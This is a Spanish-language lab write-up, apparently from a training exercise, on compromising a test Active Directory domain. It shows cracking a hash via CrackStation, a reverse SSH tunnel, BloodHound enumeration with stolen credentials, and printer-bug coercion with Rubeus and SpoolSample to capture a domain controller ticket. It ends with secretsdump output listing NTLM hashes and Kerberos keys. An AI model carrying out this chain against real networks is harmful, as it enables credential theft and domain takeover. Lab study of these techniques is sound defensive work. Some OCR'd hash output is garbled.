Hash	Type	Result
F46556C00B694E614F3E80DAE6B9F58	MD5	*123iloveyou123*

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security case](#).


CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Last Modified: May 27, 2019, 8:19pm UTC  
 Page Hits: 51540260  
 Unique Hits: 10124228


La contraseña es **\*123iloveyou123\***

Una vez que tenemos esta información ya podemos acceder a la tercera máquina Windows llamada lateral clone donde usamos las credenciales obtenidas del archivo .txt




Posteriormente volvemos a nuestra máquina Windows lateral clone y abrimos un túnel ssh que conecte con nuestro Debian para usar una serie de herramientas ya que tenemos un usuario de dominio. Para abrir el túnel usamos el comando

**ssh -R 8080 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no <root@192.168.179.139>** La ip mostrada es la ip del debian.



Comprobamos que el túnel se ha abierto introduciendo el comando **netstat -putan** en nuestro Debian y comprobamos que está abierta la conexión en el puerto 8080.



Iniciamos la herramienta de **neo4j** que es una base de datos donde introduciremos archivos JSON que recogeremos posteriormente con la herramienta de **BloodHound**.

```
debain lateral - VMware Workstation
File Edit View VM Tabs Help || Library Applications: Documents - Thunar Xfce Terminal
Type here to search
[+] Home [+] Windows Server DC [+] windows10 lateral [+] windows10 lateral clone [+] debain lateral
File Edit View Terminal Tabs Help
restart Restart the server daemon.
start Start server as a daemon.
status Get the status of the neo4j server process.
stop Stop the server daemon.

Environment variables:
NEO4J_CONF Path to directory which contains neo4j.conf.
NEO4J_DEBUG Set to anything to enable debug output.
NEO4J_HOME Neo4j home directory.
HEAP_SIZE Set JVM maximum heap size during command execution. Takes a number and a unit, for example 512m.
JAVA_OPTS Used to pass custom setting to Java Virtual Machine executing the command. Refer to JVM documentation about the exact format. This variable is incompatible with HEAP_SIZE and takes precedence over HEAP_SIZE.
root@debian:/usr/bin# neo4j console
Directories in use:
home: /var/lib/neo4j
config: /etc/neo4j
log: /var/log/neo4j
plugins: /var/lib/neo4j/plugins
import: /var/lib/neo4j/import
data: /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses: /var/lib/neo4j/licenses
run: /var/lib/neo4j/run
Starting Neo4j.
2024-01-23 13:27:45.502+0000 INFO Logging config in use: File '/etc/neo4j/user-logs.xml'
2024-01-23 13:27:45.533+0000 INFO Starting...
2024-01-23 13:27:47.452+0000 INFO This instance is Server01(74a1d3ee-7e0b-419f-af1b-e7b2aa61b094)
2024-01-23 13:27:48.625+0000 INFO ===== Neo4j 5.15.0 =====
2024-01-23 13:27:50.385+0000 INFO Bolt enabled on localhost:7687.
2024-01-23 13:27:51.392+0000 INFO HTTP enabled on localhost:7474.
2024-01-23 13:27:51.393+0000 INFO Remote interface available at http://localhost:7474/
2024-01-23 13:27:51.395+0000 INFO id: 3E387C5D08993CE6D343A990610E3DD690BC318BDE77F5B4AE9AC1482730B
2024-01-23 13:27:51.395+0000 INFO name: system
2024-01-23 13:27:51.395+0000 INFO creationDate: 2024-01-20T20:02:35.93Z
2024-01-23 13:27:51.396+0000 INFO Started.
```

Una vez abierto el túnel usaremos el comando de bloodhound.py ***proxychains python3 bloodhound.py --collectionmethod DCOnly -d e-corp.local -u bill.harper.ex -p \*123iloveyou123\* --dns-tcp -ns 192.168.1.2***



Con el que introducimos los datos del servidor que es e-corp.local,el nombre de usuario que es bill.harper.ex,su contraseña y la ip del servidor al que está conectado que es 192.168.1.2. Usando este comando obtenemos la lista de usuarios y más información del servidor sin tener acceso a él.

```
File "/usr/local/lib/python3.11/dist-packages/dns/resolver.py", line 1318, in resolve
    (nameserver, tcp, backoff) = resolution.next_nameserver()
                                ^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/dist-packages/dns/resolver.py", line 763, in next_nameserver
    raise NoNameservers(request=self.request, error=self.error)
dns.resolver.NoNameservers: All nameservers failed to answer the query _ldap._tcp.pdc-msdfs.e-corp.loral. IN SRV: Server Do53=192.168.1.3853 answered
root@debian:/opt/BloodHound# proxychains python3 bloodhound.py --collectionmethod DCOnly -d e-corp.local -u bill.harper.ex -p 123iloveyou123* --dns-tcp -ns 192.168.1.2
ProxyChains-3.1 (http://proxychains.net)
[S-chain] <-> 127.0.0.1:8080 <-> 192.168.1.2:53 <-> .OK
INFO: Found AD domain: e-corp.local
[S-chain] <-> 127.0.0.1:8080 <-> 192.168.1.2:53 <-> .OK
[S-chain] <-> 127.0.0.1:8080 <-> 192.168.1.2:53 <-> .OK
INFO: Getting TGT for user
[DNS-request] PRIMARY.e-corp.local
[S-chain] <-> 127.0.0.1:8080 <-> 4.2.2.2:53 <-> .OK
[DNS-response] PRIMARY.e-corp.local does not exist.
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (PRIMARY.e-corp.local:88)] [Errno 1] Unknown error
INFO: Connecting to LDAP server: PRIMARY.e-corp.local
[S-chain] <-> 127.0.0.1:8080 <-> 192.168.1.2:53 <-> .OK
[S-chain] <-> 127.0.0.1:8080 <-> 192.168.1.2:389 <-> .OK
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: PRIMARY.e-corp.local
[S-chain] <-> 127.0.0.1:8080 <-> 192.168.1.2:389 <-> .OK
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 2 computers
INFO: Found 0 trusts
INFO: Done in 0.00 M 0S
```


Este comando sirve para recoger los datos y nos lo muestre en una interfaz gráfica usando la herramienta de **Neo4j**. Los datos recogidos están en archivos .json que importamos a la interfaz de **BloodHound** a la que entramos con el comando

**./BloodHound --no-sandbox**


Una vez que se nos abre la interfaz gráfica importamos los archivos .json y obtenemos esta información de nuestro usuario y a que grupos pertenece y de los distintos grupos y usuarios de dominio que hay en el servidor.




Para continuar con la escalada de privilegios nos encontramos en la máquina de Windows lateral clone, hemos descomprimido un archivo .zip que contiene unas herramientas llamadas **Rubeus** y **SpoolSamp**. Para ejecutar esta primera hemos abierto una PowerShell donde introducimos los comandos para primero situarnos en la ruta donde están estos archivos **PS C:\Windows\system32> cd C:\Users\bill.harper.ex** y luego ejecutar el **Rubeus** con **.\Rubeus.exe monitor /interval:5 /nowrap**



Y desde una cmd de la máquina introducimos el comando **SpoolSample.exe primary.e-corp.local DESKTOP-TGAA2F4.e-corp.local** para ejecutar el **SpoolSample**.



Este último comando nos sirve para conectar el servidor objetivo que en este caso es e-corp.local y donde queremos que se conecte que es DESKTOP-TGAA2F3.e-corp.local. Ejecutando este comando en la PowerShell donde se encuentra **Rubeus** se nos genera un ticket.




Guardamos en un archivo el base64 que nos ha dado el ticket para convertirlo.

Para ello guardamos el archivo .txt en el Debian y usamos el comando para crear un archivo .kirbi


**cat ticket.txt | base64 -d > ticket.kirbi**

Despues ese archivo que hemos creado usamos el comando ticketConverter.py ticket.kirbi ticket.ccache para convertir el .kirbi en .ccache que es el formato de los tickets.

## Insertar captura rubeus4



Usamos la herramienta **krb5** que sirve para exportar los tickets. Despu s de instalar la herramienta utilizamos el comando **klist** y ya encontramos nuestro ticket exportado de rubeus.



Modificamos el /etc/hosts para añadir la ip del servidor y usamos el comando **proxychains secretsdump.py -k -no-pass -dc-ip 192.168.1.2 -target-ip 192.168.1.2 e-corp.local/"primary\$"@primary.e-corp.local** para conectarnos al servidor y como podemos comprobar al ejecutar este comando accedemos a todos los datos e informaci n de los usuarios del servidor con los hashes.

```
debian lateral - VMware Workstation
File Edit View VM Take Help ||| Home > Windows Server DC > windows10 lateral > windows10 lateral clone > debian lateral > Applications > Documents - Thurau > Xfce Terminal

Library > Type here to search
My Computer > ubuntu > windows10 lateral > windows10 lateral clone > windows Server DC > windows10 lateral clone


File Edit View Terminal Tabs Help
Administrator:500:aad3a435b1404eaaad3d435b51404ee:74b94b1f6e33b1e6314e50284e3908ce:::
Guest:501:aad3a435b51404eaaad3b435b51404ee:31d6cfew0d16ae931b7c59df7eb0e89090:::
krbtgt:502:aad3b435b51404eaaad3b435b51404ee:f774348613dbc530622ee1530ad44c:::
e-corp.localitycell.wellcick:1100:aad3b435b51404eaaad3b435b51404ee:2d20d25a479485cdf5e171d93985bf:::
e-corp.localterence.colby:1105:aad3b435b51404eaaad3b435b51404ee:7e6663d468142e2036361b5c04207a:::
e-corp.localsus.susan:jacobs:1108:aad3b435b51404eaaad3b435b51404ee:2b6da7d798e668770ad78e3064f7324d:::
e-corp.localbill.harper:ex:1110:aad3b435b51404eaaad3b435b51404ee:f465e5cd6994e614fe3eade6bf9ff58:::
PRIMARY:1001:aad3b435b51404eaaad3b435b51404ee:5a1b23df3c9ad6e154bd6bfcc8fd2cef:::
DESKTOP-TGA42F45:1106:aad3b435b51404eaaad3b435b51404ee:3694ccb64725bae70e905c7b17502ff:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:ed96bf1050da21d2a6dd0831be9f6f80e3986eb33ee56e42756ee42194e42
Administrator:aes128-cts-hmac-sha1-96:3e5e55ad07e87297f6ddc1822d14812
Administrator:des-cbc-md5:689e265568798015
